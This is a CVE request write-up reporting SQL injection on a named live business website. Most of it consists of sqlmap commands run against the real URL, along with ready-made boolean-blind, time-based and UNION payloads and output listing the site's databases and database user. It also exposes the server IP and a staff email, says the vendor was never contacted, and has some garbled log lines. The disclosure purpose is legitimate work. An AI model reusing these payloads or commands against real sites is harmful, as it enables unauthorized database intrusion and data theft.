Application CVE ID - [Fajr Web Solutions CMS An SQL injection vulnerability exists][English EN]

Subject: Requesting CVE ID - [SQL injection vulnerability in Fajr Web Solutions CMS]

Dear CVE Program,

I hope everything goes well with you. I would like to apply for a CVE ID to identify a network security vulnerability found in [Fajr Web Solutions].


Here are the details of the vulnerability:

CVE description: [Attacker by inserting malicious SQL code into the user input of the application, thereby bypassing the security mechanism of the application, directly malicious operation on the database vulnerability.]

Affected software/components: [One of the websites developed by Fajr Web Solutions www.alfaelec.ae]

Vulnerability impact: [SQL injection vulnerability poses a serious threat to the security of databases and applications, and may lead to data leakage, data tampering, website control, and user privacy disclosure and other security issues.]

https://github.com/xinian-66
By:laowang0x0



Proof of concept (PoC) : sqlmap -u https://www.alfaelec.ae/about.php?id=1 - DBS - batch

[Attach any proof of concept code, screenshots, or other evidence supporting the vulnerability]


Affects components & versions

Plain Text

```
Bootstrap, Cookies[PHPSESSID],
Country[UNITED STATES][US],
Email[vishal@alfaelec.ae],
HTML5, HTTPServer[LiteSpeed],
#IP[198.23.59.167],
JQuery, LiteSpeed,
PHP[7.2.34],
Script[text/javascript],
Title[Alfa Electric Home page],
UncommonHeaders[alt-svc],
X-Powered-By[PHP/7.2.34],
X-UA-Compatible[IE=edge]
```

1. View web component information

https://github.com/xinian-66
By:laowang0x0



```
┌──(root㉿kali)-[~]
└─# whatweb https://www.alfaelec.ae/
https://www.alfaelec.ae/ [200 OK] Bootstrap, Cookies[PHPSESSID], Country[UNITED STATES][US], Email[vishal@alfaelec.ae], HTML5, HTTPServer[LiteSpeed], IP[198.23.59.167], JQuery, LiteSpeed, PHP[7.2.34], Script[text/javascript], Title[Alfa Electric Home page], UncommonHeaders[alt-svc], X-Powered-By[PHP/7.2.34], X-UA-Compatible[IE=edge]

┌──(root㉿kali)-[~]
└─#
```

Plain Text

```
──(root㉿kali)-[~]
└─# whatweb https://www.alfaelec.ae/
https://www.alfaelec.ae/ [200 OK] Bootstrap, Cookies[PHPSESSID], Country[UNITED STATES][US], Email[vishal@alfaelec.ae], HTML5, HTTPServer[LiteSpeed], IP[198.23.59.167], JQuery, LiteSpeed, PHP[7.2.34], Script[text/javascript], Title[Alfa Electric Home page], UncommonHeaders[alt-svc], X-Powered-By[PHP/7.2.34], X-UA-Compatible[IE=edge]
```

2. Build playload

Plain Text

```
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: https://www.alfaelec.ae:443/products.php?id=1' AND 1536=1536 AND 'Ubxd'='Ubxd

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
    Payload: https://www.alfaelec.ae:443/products.php?id=1' AND SLEEP(5) AND 'LMoV'='LMoV

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: https://www.alfaelec.ae:443/products.php?id=1' UNION ALL SELECT NULL,NULL,CONCAT(0x7176627a71,0x455a79704a454c41564e4a745a61615571636b5a4257675352635a70624149647045596848564961,0x71767a6a71),NULL,NULL,NULL,NULL-- -
---
```

https://github.com/xinian-66
By:laowang0x0

3. Execution result

Plain Text

```
web application technology: LiteSpeed, PHP 7.2.34, PHP
back-end DBMS: MySQL >= 5.0.12
available databases [2]:
[*] alfaelec_db
[*] information_schema
```

4. Get the current user name

Plain Text

```
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: https://www.alfaelec.ae:443/products.php?id=1' AND 1536=1536 AND 'Ubxd'='Ubxd

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
    Payload: https://www.alfaelec.ae:443/products.php?id=1' AND SLEEP(5) AND 'LMoV'='LMoV

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: https://www.alfaelec.ae:443/products.php?id=1' UNION ALL SELECT NULL,NULL,CONCAT(0x7176627a71,0x455a79704a454c41564e4a745a61615571636b5a4257675352635a70624149647045596848564961,0x71767a6a71),NULL,NULL,NULL,NULL-- -
---
```


5. Execution result

https://github.com/xinian-66
By:laowang0x0


Plain Text

```
[09:27:43] [INFO] the back-end DBMS is MySQL
web application technology: LiteSpeed, PHP 7.2.34, PHP
back-end DBMS: MySQL >= 5.0.12
[09:27:43] [INFO] fetching current user
current user: 'alfaelec_dbuser@localhost'
```

6. images



```
─(root㉿kali)-[~]
─# sqlmap -u 'https://www.alfaelec.ae:443/products.php?id=1*' --dbs --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
 Developers assume no liability and are not responsible for any misuse or damage caused by this program

*] starting @ 09:25:31 /2023-07-15/

ustom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
09:25:31] [INFO] resuming back-end DBMS 'mysql'
09:25:31] [INFO] testing connection to the target URL
ou have not declared cookie(s), while server wants to set its own ('PHPSESSID=b625f902ccf...d84721fa20'). Do you want to use those [Y/n] Y
qlmap resumed the following injection point(s) from stored session:
--
arameter: #1* (URI)
   Type: boolean-based blind
   Title: AND boolean-based blind - WHERE or HAVING clause
   Payload: https://www.alfaelec.ae:443/products.php?id=1' AND 1536=1536 AND 'Ubxd'='Ubxd

   Type: time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
   Payload: https://www.alfaelec.ae:443/products.php?id=1' AND SLEEP(5) AND 'LMoV'='LMoV

   Type: UNION query
   Title: Generic UNION query (NULL) - 7 columns
   Payload: https://www.alfaelec.ae:443/products.php?id=1' UNION ALL SELECT NULL,NULL,CONCAT(0x7176627a71,0x455a79704a454c41564e4a745a61615571636b5a4257675352635a706241496470455968485649610x71767a6a71),NULL,NULL,NULL,NULL-- -
--
09:25:34] [INFO] the back-end DBMS is MySQL
eb application technology: PHP, PHP 7.2.34, LiteSpeed
ack-end DBMS: MySQL >= 5.0.12
09:25:34] [INFO] fetching database names
vailable databases [2]:
*] alfaelec_db
*] information_schema

09:25:34] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.alfaelec.ae'

*] ending @ 09:25:34 /2023-07-15/
```



```
─(root㉿kali)-[~]
─# sqlmap -u 'https://www.alfaelec.ae:443/products.php?id=1*' --current-user --batch
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:27:41 /2023-07-15/

custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
[09:27:41] [INFO] resuming back-end DBMS 'mysql'
[09:27:41] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=8c488965b66...5f41fd5b50'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: https://www.alfaelec.ae:443/products.php?id=1' AND 1536=1536 AND 'Ubxd'='Ubxd

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
    Payload: https://www.alfaelec.ae:443/products.php?id=1' AND SLEEP(5) AND 'LMoV'='LMoV

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: https://www.alfaelec.ae:443/products.php?id=1' UNION ALL SELECT NULL,NULL,CONCAT(0x7176627a71,0x455a79704a454c41564e4a745a61615571636b5a4257675352635a70624149647045596884856496
1,0x71767a6a71),NULL,NULL,NULL,NULL-- -
---
[09:27:43] [INFO] the back-end DBMS is MySQL
web application technology: LiteSpeed, PHP 7.2.34, PHP
back-end DBMS: MySQL >= 5.0.12
[09:27:43] [INFO] fetching current user
current user: 'alfaelec_dbuser@localhost'
[09:27:47] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.alfaelec.ae'

[*] ending @ 09:27:47 /2023-07-15/
```

https://github.com/xinian-66
By:laowang0x0

Fix: In order to prevent SQL injection vulnerabilities, developers should strictly validate, filter, and escape user input data, use parameterized queries or precompiled statements, and avoid directly splicing SQL statements to ensure data security.

I have not been in contact with the suppliers/manufacturers of the affected products and have not provided them with the necessary details. However, I believe that tracking and documenting this vulnerability through CVE ID is important to increase public awareness and assist in vulnerability management efforts.

I would appreciate it if you could assign a CVE ID for this vulnerability. If you need further information or clarification, please let me know. I can have additional discussions or coordination on CVE programs or vendors.

Thank you for your attention to this matter.

Hereby, [Wang Yongji /Wang Yongji] [Personal] [mujinxinian@foxmail.com]

Related information:

1. Fajr Web Solutions is a leading web design company in the UAE, established in 2006. They offer services such as website design, e-commerce, social media, mobile apps and SEO. Their goal is to develop personalized, intuitive websites and provide cost-effective consulting services to improve the efficiency of their clients. If you need to learn more about their services and solutions, you can visit their LinkedIn page or official website.

2. Alfa Electric is a major importer, supplier and trader of electricity in the UAE. They deal in all kinds of electrical accessories, lamps, cables, cables, pumps, Marine products, etc. The company has a diverse product portfolio in the UAE electrical industry and offers air conditioning units with high efficiency and low vibration, ventilation units that are easy to install and maintain, and a wide range of heating units for indoor places with high humidity and condensation. In addition, they offer services such as device design, SOC system design, magnetic circuit design and module design. In summary, Alfa Electric is an integrated electrical company in the UAE offering a wide range of electrical products and solutions.

https://github.com/xinian-66
By:laowang0x0

Github: https://github.com/xinian-66   (laowang0x0)

Blog:www.mjxnteam.com.cn

Email：mujinxinian@foxmail.com

Page translation from: Youdao https://fanyi.youdao.com/

https://github.com/xinian-66
By:laowang0x0